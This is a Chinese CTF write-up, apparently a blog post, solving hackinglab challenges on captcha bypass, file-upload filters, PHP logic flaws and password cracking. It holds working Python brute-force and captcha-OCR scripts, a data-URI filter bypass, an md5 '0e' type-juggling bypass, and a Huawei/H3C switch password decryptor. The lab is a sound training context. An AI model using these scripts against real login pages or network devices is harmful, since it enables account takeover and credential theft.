
Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Thu, 27 Oct 2016 01:45:57 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 10.67.15.24
X-Daa-Tunnel: hop_count=1
Content-Length: 9

pwd error
```

原来是这么个失效法…burpsuite继续爆破



python也行

```
import requests
s = requests.Session()

url = 'http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php'
header = {'Cookie': 'PHPSESSID=e3eaa75f54756a27c425ca7edf7798fe'}
payload = {'username': 'admin', 'pwd':1000 ,'vcode': 'rfj8'}
r = s.post(url, data=payload,headers=header)
print 1000,r.content

for pwd in xrange(1001,9999):
    payload = {'username': 'admin', 'pwd':pwd ,'vcode': ''}
    r = s.post(url, data=payload,headers=header)
    print pwd,r.content
```

```
1228 key is 89ss33fasvxcvsdf#@sd
```

7.逗比的验证码第三期（SESSION）

尼玛，验证码怎么可以这样逗比。。

验证码做成这样，你家里人知道吗？ 通关地址

这题用第6题的方法也可以解出来...连代码都不用怎么改...

8.微笑一下就能过关了
尼玛，碰到这样的题我能笑得出来嘛...
通关地址

看源码

```
<a href="?view-source">源代码</a></label>
```

打开连接可以看到

```
<?php
    header("Content-type: text/html; charset=utf-8");
    if (isset($_GET['view-source'])) {
        show_source(__FILE__);
        exit();
    }

    include('flag.php');

    $smile = 1;

   if (!isset ($_GET['^_^'])) $smile = 0;
    if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
    if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
    if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
    if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
    if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
    if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
    if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
    if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;
    if ($smile) {
        if (@file_exists ($_GET['^_^'])) $smile = 0;
    }
    if ($smile) {
        $smile = @file_get_contents ($_GET['^_^']);
        if ($smile === "(●'◡'●)") die($flag);
    }
?>
```

很明显,为了输出flag,需要满足上面的所有条件,即:

```
1.必须对"^_^"赋值
2."^_^"的值不能有  .  %  [0-9]  http  https  ftp  telnet  这些东西
3.$_SERVER['QUERY_STRING'],即"^_^=(输入的值)"这个字符串不能有 _ 这个字符
4.满足$smile!=0
5.file_exists ($_GET['^_^'])必须为0.也就是$_GET['^_^']此文件不存在
6."$smile"必须等于"(●'◡'●)".也就是file_get_contents($_GET['^_^'])必须为"(●'◡'●)"
```

```
仔细分析可以发现,第3点与第1点矛盾了,既要对"^_^"赋值,又得想办法去掉"^_^"中的"_",那么可以采用Url编码变为"%5f".这样第
"^%5f^".继续分析第2点,这个地方把  http  https  ftp  telnet  这些给过滤了,而第6点又要通过file_get_contents()取
```

data:,<文本数据>
data:text/plain,<文本数据>
data:text/html,<HTML代码>
data:text/html;base64,<base64编码的HTML代码>
data:text/css,<CSS代码>
data:text/css;base64,<base64编码的CSS代码>
data:text/javascript,<Javascript代码>
data:text/javascript;base64,<base64编码的Javascript代码>
编码的gif图片数据
编码的png图片数据
编码的jpeg图片数据
编码的icon图片数据

所谓 data 类型的Url格式，是在RFC2397中 提出的，目的对于一些 小 的数据，可以在网页中直接嵌入，而不是从外部文件载入

打开


```
http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php?^%5f^=data:,(●'◡'●)
```

就能看到key啦~
源代码里是”T_T”哦,所以直接输入肯定是不行的~必须直接构造url打开~

```
<input type="text" name="T_T" placeholder="where is your smile" required>
```

9.逗比的手机验证码
你的手机号码是13388886666，验证码将会以弹窗的形式给出
通关地址

点击获取手机验证码,输入提交,出现
“please login as 13388886667”
返回再次点击获取手机验证码,输入提交,出现



随便输入vcode提交看看

“no vcode!”

居然是no vcode..应该是vcode error才对…


再看看前面的步骤
之前说”login as 13388886667”,按道理验证码是发到13388886666上的,那么登录13388886667的时候验证码肯定不是之前登录13388886666的验证码了.这是正常情况下的.那这题试试看是不是同一个.
点击获取验证码(13388886666)->获得”9382”->输入13388886667,输入9382->提交
key就出来啦~

10.基情燃烧的岁月
Tips:你是一名黑客，你怀疑你的“（男/女）闺蜜”的出轨了，你要登陆TA手机的网上营业厅查看详单，一探究竟！ 闺蜜手机号码:13388886666
通关地址


点击获取手机验证码,弹出

“手机验证码是：验证码发到手机上了，你看不到..是3位纯数字，开头不为0”

vcode是3位纯数字，开头不为0,都这么说了,估计就是要去爆破了



13399999999.那继续爆破咯…



ok~

11.验证码识别

验证码识别

Tips:验证码依然是3位数

通关地址

题目意思就是爆破手机验证码,而每次提交后,图片验证码都会改变.爆破好说,至于验证码识别....python大法好

```
from pytesser import *
import requests
import os

cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=896861c59678e89611bb675ff33facb1'}

def vcode():
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im=Image.open('vcode.png')
    text=image_to_string(im)
    v=text[0:4].replace('O','0').replace('o','0').replace('l','1')
    if len(v)==4 and v.isdigit():
        return v
    else:
        return 0

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    while 1:
        code = vcode()
        if code:
            break
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    print 'm_vode=%s  u_vcode=%s  %s' %(i,code,r.content)
```

验证码识别难免会有出错的地方,我加了一些判断的地方尽量保证识别是对的..然而脸黑的话还是得跑上几次

```
m_vode=191  u_vcode=7709  key is [illegible]5dda4aa**)
```

又发现了一个工具

差不多就是brupsuite+验证码识别~

12.XSS基础关

XSS基础:很容易就可以过关.XSS类题目必须在平台登录才能进行.登录地址请参考左侧<子系统>

通关地址

XSS还不太会,跳~

13.XSS基础2:简单绕过
很容易就可以过关.
通关地址

XSS还不太会,跳~

14.XSS基础3:检测与构造
XSS基础3:检测与构造
Tips:不是很难
通关地址

XSS还不太会,跳~

15.Principle很重要的XSS
原理/原则/理念很重要.....不是所有的xss都叫特仑苏.. ^_^
Take it easy!
通关地址

XSS还不太会,跳~

注入关

注入正在学,先留着以后填坑~

上传关

1.请上传一张jpg格式的图片
只能上传jpg格式的图片哦~!
通关地址

上传就传呗~

“恩，真乖，您上传了一张jpg格式的图片”

.....看源码

```
<form action="upload_file.php" method="post" enctype="multipart/form-data" onsubmit="return check()">
```

所以点进去
key就这么出来了…

2.请上传一张jpg格式的图片
只能是jpg哦！
通关地址

传个试试

“真乖，您上传了一张jpeg的图片，上传成功！”

看源码,还是点进去看看

“上传文件类型错误！”

抓个包看看…
先使用.jpg上传，然后抓包把文件后缀改了

OK~

3.请上传一张jpg格式的图片
只能是jpg哦！
通关地址

试了一下,前面2题的方法都不行了


js代码一直没看,认真看了一下(虽然只能看点大意),发现js通过 . 分割上传的文件名，取 . 后面的字符串为扩展名来验证.那要是我们传的文件名是XX.jpg.txt呢,显然也是可以通过验证的.试一试咯

果然,key到手~

解密关

1.以管理员身份登录系统
以管理员身份登录即可获取通关密码(重置即可，无需登录)
通关地址
补充说明：假设除了admin用户，其它用户的邮箱都可被登录获取重置密码的链接。

点忘记密码进去重置的时候,如果是非admin,就可以重置成功.要是是admin就不行.
尝试抓包看看



可以看到,右侧并没有返回啥东西.
又注意到有个sukey,看起来是md5,解一下看看
1477558406
再试了几组,发现就后3位在变动,而且一直在增长,看起来很像时间戳.
试一下看看

> 以后再来填坑

2.邂逅对门的妹纸
小明想要认识对门的漂亮妹纸，但又不好意思直接去敲门，但是小明知道妹纸今年(2014年)上大三（提交wifi密码的md5 32位小写）
Wifi-Crack

2014 年上大三，那就是出生在 1994 .用python写个19940101-19941231的字典,用EWSA 爆破


```
fp=open('pass.txt', 'w')
year=1994
for mon in range(1, 13):
    for day in range(1, 32):
        fp.write('%d%02d%02d\n' % (year, mon, day))
fp.close()
```

SSID	Hash	密码	状态	注释
hackinglab		1994	找到	

ok~

3.万恶的Cisco
小明入侵了某企业内网，成功的从一管理员电脑获取了某型号交换机running-config文件，发现以下密码
02070D48030F1C294940041801181C0C140D0A0A20253A3B
请你帮他破解该密码。

搜了一下,发现是Cisco密码
找到了一个网站,直接解~



那个网站(“http://www.ifm.net.nz/cookbooks/passwordcracker.html“)

4.万恶的加密
这次小明通过某漏洞获取到了某huawei/h3c交换机的加密密码，请你帮他破解。
aK9Q4I)J’#[Q=^Q`MAF4<1!!

没啥思路..看见”某huawei/h3c交换机”,搜之,发现一个代码.我小小地改了一下

```
# -*- coding: cp936 -*-
import sys, os
from Crypto.Cipher import DES

def decode_char(c):
    if c == 'a':
        r = '?'
    else:
        r = c
    return ord(r) - ord('!')

def ascii_to_binary(s):
    assert len(s) == 24
    out = [0] * 18
    i = 0
    j = 0
    for i in range(0, len(s), 4):
        y = decode_char(s[i + 0])
        y = (y << 6) & 0xffffff
        k = decode_char(s[i + 1])
        y = (y | k) & 0xffffff
        y = (y << 6) & 0xffffff
        k = decode_char(s[i + 2])
        y = (y | k) & 0xffffff
        y = (y << 6) & 0xffffff
        k = decode_char(s[i + 3])
        y = (y | k) & 0xffffff
        out[j + 2] = chr(y & 0xff)
        out[j + 1] = chr((y >> 8) & 0xff)
        out[j + 0] = chr((y >> 16) & 0xff)
        j += 3
    return "".join(out)

def decrypt_password(p):
    r = ascii_to_binary(p)
    r = r[:16]
    d = DES.new("\x01\x02\x03\x04\x05\x06\x07\x08", DES.MODE_ECB)
    r = d.decrypt(r)
    return r.rstrip("\x00")

print decrypt_password(raw_input('输入密文\n'))
```

5.喜欢泡网吧的小明

小明特别喜欢泡网吧，而这个月小明拿到了他第一个月的薪水，于是这次到了他平时最常去的网吧充了100元办理了一张会员卡，于是乎小明再也不用花钱上网了。

通关地址

不会哇....T_T

6.异常数据

小明今天去妹纸家开Party,而妹纸却给他出了一个谜语,说只要他能答出来,她就会答应小明一个要求.

这是妹纸给小明的谜语序列:AGV5lULSB3ZLVSE=

Tips:key就是解密结果

最后有个等号,很明显是base64,可是也不会都是大写字母吧.试一下爆破大小写~

```
import base64,re
from itertools import combinations
s=list('AGV5IULSB3ZLVSE=')

for i in range(len(s)):
    for j in list(combinations([x for x in range(len(s))], i)):
        a=list(s)
        for k in j:
           a[k]= a[k].lower()

        r=repr(base64.b64decode(''.join(a)))
        if '\\x' not in r:
            print r[1:-1]
```

结果

> hey! IloveU!


7.md5真的能碰撞嘛?
md5真的能碰撞嘛?其实有时候我们不需要进行碰撞得到完全一致的MD5
通关地址

打开后有个小小的链接.点击看看


```
<?php
$flag=FLAG;
if(isset($_POST["password"])){
    $password=$_POST['password'];
    $rootadmin="!1793422703!";
    if($password==$rootadmin){die("Please do not attack admin account!");}

    if(md5($password)==md5($rootadmin)){
        echo $flag;
    }else{
        die("Password Error!");
    }
}
?>
```

代码的意思就是我们需要post password,令它不等于!1793422703!,且password的值经过md5加密后还得和!1793422703!经过md5加密过值”==”.



可以看到,md5值是0e开头的.考查的应该是php的"=="类型强转隐患.所以我们只要让post的值经过md5加密后开头也是0e就行了,符合这个特性的字符串有很多.比如"240610708".



8.小明爱上了一个搞硬件的小姑凉

小明爱上了一个搞嵌入式开发的小姑凉,于是特别想通过一种与众不同的方式向她表白,于是他在她的电脑桌面放了一个文件.

数据下载

Tips: 该文件为某逻辑分析仪抓包数据,请分析其中的内容,过关密钥为抓包数据内容的小写.

嵌入式开发,不会

9.有签名限制的读取任意文件

我们一直认为,只要消息签名了,salt不泄露且无法猜解到,即便是算法使用公开的加密算法,那么黑客也无法篡改信息.可是真的是这样嘛?

通关地址

Tips: MD5 Length Extension Attack!

Tips: 除已经告知的/etc/hosts文件外,若能读取到任意系统文件即可获取Flag.


Info: 增加密钥长度为32位

没思路,跳~

